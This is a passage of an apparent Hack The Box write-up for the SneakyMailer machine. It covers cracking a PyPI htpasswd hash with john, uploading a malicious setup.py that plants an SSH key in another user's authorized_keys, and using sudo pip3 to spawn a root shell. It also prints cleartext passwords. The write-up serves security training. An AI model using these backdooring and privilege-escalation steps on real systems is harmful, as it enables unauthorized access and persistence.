
```
low:x:1000:1000:,,,:/home/low:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ftp:x:107:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
postfix:x:108:116::/var/spool/postfix:/usr/sbin/nologin
courier:x:109:118::/var/lib/courier:/usr/sbin/nologin
vmail:x:5000:5000::/home/vmail:/usr/sbin/nologin
developer:x:1001:1001:,,,:/var/www/dev.sneakycorp.htb:/bin/bash
pypi:x:998:998::/var/www/pypi.sneakycorp.htb:/usr/sbin/nologin
www-data@sneakymailer:~$ ls
ls
dev.sneakycorp.htb  html  pypi.sneakycorp.htb  sneakycorp.htb
www-data@sneakymailer:~$ su - developer
su - developer
Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

developer@sneakymailer:~$
```

Now, I decided to see the directory of that new subdomain and see if I can find any new interesting files overthere and I find a hash for pypi inside a .htpasswd file



```
developer@sneakymailer:/var/www/pypi.sneakycorp.htb$ ls -la
ls -la
total 20
drwxr-xr-x 4 root root     4096 May 15  2020 .
drwxr-xr-x 6 root root     4096 May 14  2020 ..
-rw-r--r-- 1 root root       43 May 15  2020 .htpasswd
drwxrwx--- 2 root pypi-pkg 4096 Nov 27 15:42 packages
drwxr-xr-x 6 root pypi     4096 May 14  2020 venv
developer@sneakymailer:/var/www/pypi.sneakycorp.htb$ cat .htpasswd
cat .htpasswd
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
developer@sneakymailer:/var/www/pypi.sneakycorp.htb$
```


I pass the hash to john and it is cracked as soufianeelhaoui



```
┌─[justahmed@parrot]─[~/HTB/SneakyMailer]
└──╼ $cat pypi.hash
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
┌─[justahmed@parrot]─[~/HTB/SneakyMailer]
└──╼ $john --wordlist=/usr/share/wordlists/rockyou.txt pypi.hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
soufianeelhaoui  (pypi)
1g 0:00:00:17 DONE (2020-11-28 15:34) 0.05844g/s 208899p/s 208899c/s 208899C/s soul17soul17..souderton16
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌─[justahmed@parrot]─[~/HTB/SneakyMailer]
└──╼ $john --show pypi.hash
pypi:soufianeelhaoui
```

Getting a shell as low

Now I really had no idea what to do until a friend suggested that I should take another look at the mails I found.



From: Paul Byrd <paulbyrd@sneakymailer.htb>
To: low@debian
Subject: Module testing
Date: Wed, 27 May 2020 13:28:58 -0400 (05/27/2020 07:28:58 PM)

```
Hello low


Your current task is to install, test and then erase
every python module you
find in our PyPI service, let me know if you have any
inconvenience.
```

The mail suggests that low is tasked with installing and testing every python package in the PyPI service, from there I can understand that there is a PyPI service installed locally on the box and also that low will install every module in the service.

I googled how to do such a thing a found that page from the default python documentations https://docs.python.org/3.3/distutils/packageindex.html#uploading-packages

https://docs.python.org/3.3/distutils/packageindex.html#the-pypirc-file

So, to recap, I need to create two files:

1) .pypirc: basically it describes the repository (local or remote) and location of the repo, the username and password of the service


2) setup.py: is a python file, which usually tells you that the module/package you are about to install has been packaged and distributed with Distutils, which is the standard for distributing Python Modules.

The documentations also state that:

The **upload** command uses the username, password, and repository URL from the `$HOME/.pypirc` file (see section *The .pypirc file* for more on this file). If a **register** command was previously called in the same command, and if the password was entered in the prompt, **upload** will reuse the entered password. This is useful if you do not want to store a clear text password in the `$HOME/.pypirc` file.

So the .pypirc file should be inside the home dir of my current user, or I can just put it in any dir I desire and just modify the value of the HOME environment variable


Following the convinetion to write setup.py file from here I ended up with the following



```
└──╼ $cat pypirc
[distutils]
index-servers =
  local


[local]
repository: http://pypi.sneakycorp.htb:8080
username: pypi
password: soufianeelhaoui
┌─[justahmed@parrot]─[~/HTB/SneakyMailer]
└──╼ $cat setup.py
import setuptools
import os
os.system('echo "ssh-ed25519 [redacted] justahmed@parrot" >> /home/low/.ssh/authorized_keys')


setuptools.setup(
    name="pypi",
    version="0.0.1",
    author="Example Author",
    author_email="author@example.com",
    description="A small example package",
    long_description="asgsag",
    long_description_content_type="text/markdown",
    url="https://github.com/pypa/sampleproject",
    packages=setuptools.find_packages(),
    classifiers=[
        "Programming Language :: Python :: 3",
        "License :: OSI Approved :: MIT License",
        "Operating System :: OS Independent",
    ],
    python_requires='>=3.6',
)
```


Basically, what I did with follow the standard setup and modified setup.py to add my ssh public key under low's authorized_keys. Then I upload the files to /dev/shm/.justAhmed and modify the HOME value to the current dir, then I use the following command to upload and register my package and specifying the PyPi server as local:

python3 setup.py sdist register -r local upload -r local



```
developer@sneakymailer:/dev/shm/.justAhmed$ ls -la
ls -la
total 8
drwxr-xr-x 2 developer developer  80 Nov 28 09:04 .
drwxrwxrwt 3 root      root       60 Nov 28 09:03 ..
-rw-r--r-- 1 developer developer 131 Jul 15 09:10 .pypirc
-rw-r--r-- 1 developer developer 721 Jul 15 09:16 setup.py
developer@sneakymailer:/dev/shm/.justAhmed$ HOME=`pwd`
HOME=`pwd`
developer@sneakymailer:~$ echo $HOME
echo $HOME
/dev/shm/.justAhmed
developer@sneakymailer:~$ python3 setup.py sdist register -r local upload -r local
```


Now I can ssh and read the user flag



```
┌─[✗]─[justahmed@parrot]─[~/HTB/SneakyMailer]
└──╼ $ssh low@10.10.10.197 -i id_ed25519
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Sat Nov 28 09:10:41 2020 from 10.10.17.244
low@sneakymailer:~$ cat user.txt
8e45d58a01e323e9c34df66a9c06094b
low@sneakymailer:~$
```


Getting Root

As always, the first thing I try is running sudo -l and I see that I can run pip3 as root without password



```
low@sneakymailer:~$ sudo -l
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
low@sneakymailer:~$ █
```


Looking it up on gtfobins I see there is a section for pip so I follow the instructions and I can read the root flag



```
low@sneakymailer:~$ TF=$(mktemp -d)
low@sneakymailer:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
low@sneakymailer:~$ sudo pip3 install $TF
id
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Processing /tmp/tmp.WqyFi36UZy
# uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
d82fbc42ceac036785304581aa11f6a6
#
```

SneakyMailer – Extended


Trying to trace how the box is working under the hood, I uploaded pspy and took a look



```
2020/11/28 09:31:33 CMD: UID=0    PID=12   |
2020/11/28 09:31:33 CMD: UID=0    PID=11   |
2020/11/28 09:31:33 CMD: UID=1000 PID=1089 | /home/low/venv/bin/python /opt/scripts/low/install-modules.py
2020/11/28 09:31:33 CMD: UID=0    PID=1024 | /usr/sbin/rsyslogd -n -iNONE
2020/11/28 09:31:33 CMD: UID=108  PID=1018 | qmgr -l -t unix -u
2020/11/28 09:31:33 CMD: UID=108  PID=1017 | pickup -l -t unix -u -c
2020/11/28 09:31:33 CMD: UID=0    PID=1013 | /usr/lib/postfix/sbin/master -w
2020/11/28 09:31:33 CMD: UID=0    PID=10   |
```

I saw that highlighted line that executes a script located in /opt/scripts/low/install-modules.py with UID=1000 (low)

I opend the file to see how the modules thing is setup



```python
def get_modules_file() -> tuple:
    response = requests.get("http://pypi.sneakycorp.htb:8080/packages/", auth=(username, password))
    return tuple(map(lambda module: module[1:-3], re.findall(r">.+<\/a", response.text)))


def uninstall_module(file_name: str):
    subprocess.run(f"/home/low/venv/bin/pip uninstall {file_name.replace('.tar.gz', '')}", shell=True)
    os.remove(f"/var/www/pypi.sneakycorp.htb/packages/{file_name}")


def install_module(file_name: str):
    with tempfile.TemporaryDirectory() as temporary_folder:
        # Decompress the tar
        subprocess.run(f"/usr/bin/tar -C {temporary_folder} -zxf /var/www/pypi.sneakycorp.htb/packages/{file_name}", shell=True)
        # Run the installation process
        subprocess.run(f"/usr/bin/screen -d -m /opt/scripts/low/install-module.sh {temporary_folder}/{file_name.replace('.tar.gz', '')}/setup.py &", shell=True)
        time.sleep(3)


def process_module(file_name: str):
    global active_threads
    try:
        install_module(file_name)
    except:
        pass
    try:
        uninstall_module(file_name)
    except:
        pass
    active_threads -= 1
    exit(0)
```

The script has 3 main functions:

get_modules_file: that gets all the uploaded and registered module under the PyPi service

uninstall_module: which obviously uninstall a given package


install_module: executes a bash script called install-module.sh and pass the setup.py file to it then it sleeps for 3 seconds

looking at install-module.sh it is a simple bash script:

```
#!/bin/bash
# install the module
/home/low/venv/bin/python $1 install
```

It just takes the setup.py file for a certain package and installs that package

Finally, there is a process_module function that just installs a module then deletes it after 3 seconds, the script assigns a thread to every module and has a maximum of 5 threads, so it deletes every module after it has been installed and decrease the number of active threads by one.



